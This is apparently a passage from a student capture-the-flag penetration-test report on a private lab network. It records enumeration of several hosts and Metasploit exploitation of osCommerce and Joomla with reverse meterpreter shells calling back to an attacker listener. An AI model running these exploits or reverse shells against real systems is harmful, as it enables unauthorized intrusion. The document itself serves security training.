


Figure 11 – The first flag – CSEC-3697-DIRB – indicating that this webapp may have a vulnerability that can be exploited to allow access to the system.

We explored the website and upon seeing oscommerce, we searched for any known vulnerabilities and/or exploits for that service. We found one: multi/http/oscommerce_installer_unauth_code_exec.




Figure 12 – The osCommerce website on 10.12.0.55:8080.




Figure 13 – A known exploit in Metasploit regarding osCommerce.

After setting the correct options, we obtained the meterpreter shell needed for access.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > set RHOST 10
.12.0.55
RHOST ⇒ 10.12.0.55
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > set RPORT 80
80
RPORT ⇒ 8080
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > set LHOST 10
.12.0.25
LHOST ⇒ 10.12.0.25
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.12.0.25:4444
[*] Sending stage (39927 bytes) to 10.12.0.55
[*] Meterpreter session 1 opened (10.12.0.25:4444 → 10.12.0.55:49180) at 202
3-11-18 23:28:25 -0600

meterpreter >
```

Figure 14 – The meterpreter shell granting access.

We used the meterpreter shell to output: our username, current process, and a list of all running processes.

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: serviceAccount
meterpreter > getpid
Current pid: 1404
meterpreter > ps

Process List
============

 PID   Name                User                  Path
 ---   ----                ----                  ----
 0     System Idle Process NT AUTHORITY\SYSTEM   System Idle Process
 4     System              N/A                   System
 196   wmpnetwk.exe        N/A                   wmpnetwk.exe
 264   smss.exe            N/A                   smss.exe
 352   csrss.exe           N/A                   csrss.exe
 404   wininit.exe         N/A                   wininit.exe
 416   csrss.exe           N/A                   csrss.exe
 420   svchost.exe         N/A                   svchost.exe
 472   winlogon.exe        N/A                   winlogon.exe
 508   services.exe        N/A                   services.exe
 516   lsass.exe           N/A                   lsass.exe
 524   lsm.exe             N/A                   lsm.exe
 628   svchost.exe         N/A                   svchost.exe
```

[Continued From Above]

```
 932   sppsvc.exe           N/A                    sppsvc.exe
 1004  svchost.exe          N/A                    svchost.exe
 1056  svchost.exe          N/A                    svchost.exe
 1148  vmicsvc.exe          N/A                    vmicsvc.exe
 1184  vmicsvc.exe          N/A                    vmicsvc.exe
 1212  vmicsvc.exe          N/A                    vmicsvc.exe
 1236  vmicsvc.exe          N/A                    vmicsvc.exe
 1264  vmicsvc.exe          N/A                    vmicsvc.exe
 1328  httpd.exe            IO\serviceAccount      httpd.exe
 1384  mysqld.exe           N/A                    mysqld.exe
 1404  httpd.exe            IO\serviceAccount      httpd.exe
 1480  VGAuthService.exe    N/A                    VGAuthService.exe
 1564  vmtoolsd.exe         N/A                    vmtoolsd.exe
 2208  svchost.exe          N/A                    svchost.exe
 2428  GoogleUpdate.exe     N/A                    GoogleUpdate.exe
 2532  svchost.exe          N/A                    svchost.exe
 2620  WmiPrvSE.exe         N/A                    WmiPrvSE.exe
 2776  cmd.exe              IO\serviceAccount      cmd.exe
 2780  msdtc.exe            N/A                    msdtc.exe
 2992  conhost.exe          IO\serviceAccount      conhost.exe

meterpreter > 
```

Figure 15 – The meterpreter shell output from the ps command.

The second flag indicates that the outdated Windows OS might give us privilege escalation.




Figure 16 – The second flag – CSEC-7413-ECOM – indicating that the outdated Windows OS might give us priv esc.

3. 10.12.0.161

First, we attempted to remote connect to 10.12.0.161:3389 by using Remote Desktop Protocol to determine the level of access. We were able to see certificates and fingerprints.





Figure 17 – An attempt to gain access via RDP using port 161.

We then tested the SNMP service port at 10.12.0.161:161 and found a list of: system information, user accounts, network information and interfaces, IP's and routing information, listening TCP/UDP connections, and network services.



[Continued From Above]

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  10                  10.12.0.161         255.255.255.0       1
  1                   127.0.0.1           255.0.0.0           1
```

```
[*] Routing information:

  Destination         Next hop            Mask                Metric
  10.12.0.0           10.12.0.161         255.255.255.0       266
  10.12.0.161         10.12.0.161         255.255.255.255     266
  10.12.0.255         10.12.0.161         255.255.255.255     266
  127.0.0.0           127.0.0.1           255.0.0.0           306
  127.0.0.1           127.0.0.1           255.255.255.255     306
  127.255.255.255     127.0.0.1           255.255.255.255     306
  224.0.0.0           127.0.0.1           240.0.0.0           306
  255.255.255.255     127.0.0.1           255.255.255.255     306
```

```
root@kali: ~
File  Actions  Edit  View  Help

[*] TCP connections and listening ports:

  Local address       Local port          Remote address      Remote po
rt          State
  0.0.0.0             135                 0.0.0.0             0
            listen
  0.0.0.0             3389                0.0.0.0             0
            listen
  0.0.0.0             49152               0.0.0.0             0
            listen
  0.0.0.0             49153               0.0.0.0             0
            listen
  0.0.0.0             49154               0.0.0.0             0
            listen
  0.0.0.0             49155               0.0.0.0             0
            listen
  0.0.0.0             49156               0.0.0.0             0
            listen
  10.12.0.161         139                 0.0.0.0             0
            listen
```

[Continued From Above]




Figure 18 – All of the output from the SNMP scan.

This is where we found the first flag: CSEC-4848-SNMP which indicates the SNMP output we collected can assist in gaining additional access.




Figure 19 – The first flag – CSEC-4848-SNMP – indicating the SNMP output is needed to gain access.

4. 10.12.0.194

Our first step was to run several nmap scripts on ssh port 22. There we found an ssh-hostkey and information regarding the ssh authentication methods.

```
┌──(root㉿kali)-[~]
└─# nmap -p22 10.12.0.194 --script ssh-hostkey --script-args ssh_hostkey=full

Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 21:40 CST
Nmap scan report for 10.12.0.194
Host is up (0.00026s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8g5Ql2iYCtVbNR3gL4MiPf6DGghMtqA1j8
AqPsnJSYvAUPDpUkrWlCuDg87eNc5xy5DE8+LoOWtej4BPBpeDlPKoWgbKU1qA05WfbPq/ZkOA8Xk
O7WKErCMp+H4RyyBW9+MeYjTuORT9fcdehhKj2lT6CUiZ5UyfFbuFx6MvEm+38Em/l9DvL8cnt7ND
Y483IEDC2pO+r8k2kPkEeuF22l5M8ogCeVoGiT0WbvpM0gv4mMFnhgUYBB4JvoVbGOmQ8D2slurDj
/1g8Y+2N5×84Mdj1uzX+Nqh3aAHQxnOaH5o2L1uKfGRvbfaUfFCrPYDRY0WsUBPhkrLIlLMO+/Rl
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
HsJnIDRYlzASy7qtUxuQ4jPVSWJ8mOpf/1h1kdE+xrxWfjhjl+rBjjKxIqay9b8vbDrJn65saGDED
UwnWdyM8E=
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBGzkffP+Tipq4YAnz2P7+FhTqdi6uJIWcOP
GNoBpaq
MAC Address: 00:50:56:A1:DB:43 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -p 22 --script ssh-auth-methods --script-args"ssh.user=root" 10.12.0
.194
nmap: unrecognized option '--script-argsssh.user=root'
See the output of nmap -h for a summary of options.

┌──(root㉿kali)-[~]
└─# nmap -p 22 --script ssh-auth-methods --script-args="ssh.user=root" 10.12.
0.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 21:55 CST
Nmap scan report for 10.12.0.194
Host is up (0.00036s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 00:50:56:A1:38:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

Figure 20 – An enumeration showing ssh information and configurations.

However, here we find the first flag – CSEC-3467-SSHD – which indicates that the ssh connection is secure and suggests we look for another vulnerable service.





Figure 21 – The second flag – CSEC-3467-SSHD – indicating there is another vulnerable service.

So, we then when examined the webapp on 10.12.0.194:80. After failing to login with default passwords, we searched for any known exploits regarding Joomla.



[Continued From Above]




Figure 22 – Images of the login pages from 10.12.0.194:80.

We found such an exploit – multi/http/joomla_http_header_rce – and ran it successfully.

```
msf6 exploit(multi/http/joomla_http_header_rce) > show options

Module options (exploit/multi/http/joomla_http_header_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEADER     USER-AGENT       yes       The header to use for exploitation (Accepted: U
                                         SER-AGENT, X-FORWARDED-FOR)
   Proxies                     no        A proxy chain of format type:host:port[,type:ho
                                         st:port][ ... ]
   RHOSTS     10.12.0.194      yes       The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the Joomla application
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.12.0.25       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

[Continued From Above]

```
msf6 exploit(multi/http/joomla_http_header_rce) > run

[*] Started reverse TCP handler on 10.12.0.25:4444
[*] 10.12.0.194:80 - Sending payload ...
[*] Sending stage (39927 bytes) to 10.12.0.194
[*] Meterpreter session 1 opened (10.12.0.25:4444 → 10.12.0.194:49252) at 2023-11-18 15:2
9:23 -0600

meterpreter > 
```

Figure 23 – A successful exploit to obtain a meterpreter shell into Joomla.

Using this access, we obtained a meterpreter shell and were able to obtain a list of directories/

```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
040755/rwxr-xr-x  4096        dir   2023-10-01 21:10:53 -0500  bin
040755/rwxr-xr-x  4096        dir   2023-10-01 21:13:17 -0500  boot
040755/rwxr-xr-x  3840        dir   2023-11-18 12:19:30 -0600  dev
040755/rwxr-xr-x  4096        dir   2023-10-06 12:41:33 -0500  etc
040755/rwxr-xr-x  4096        dir   2023-10-01 21:08:46 -0500  home
100644/rw-r--r--  63121039    fil   2023-10-01 21:13:17 -0500  initrd.img
100644/rw-r--r--  62067082    fil   2023-10-01 21:12:16 -0500  initrd.img.old
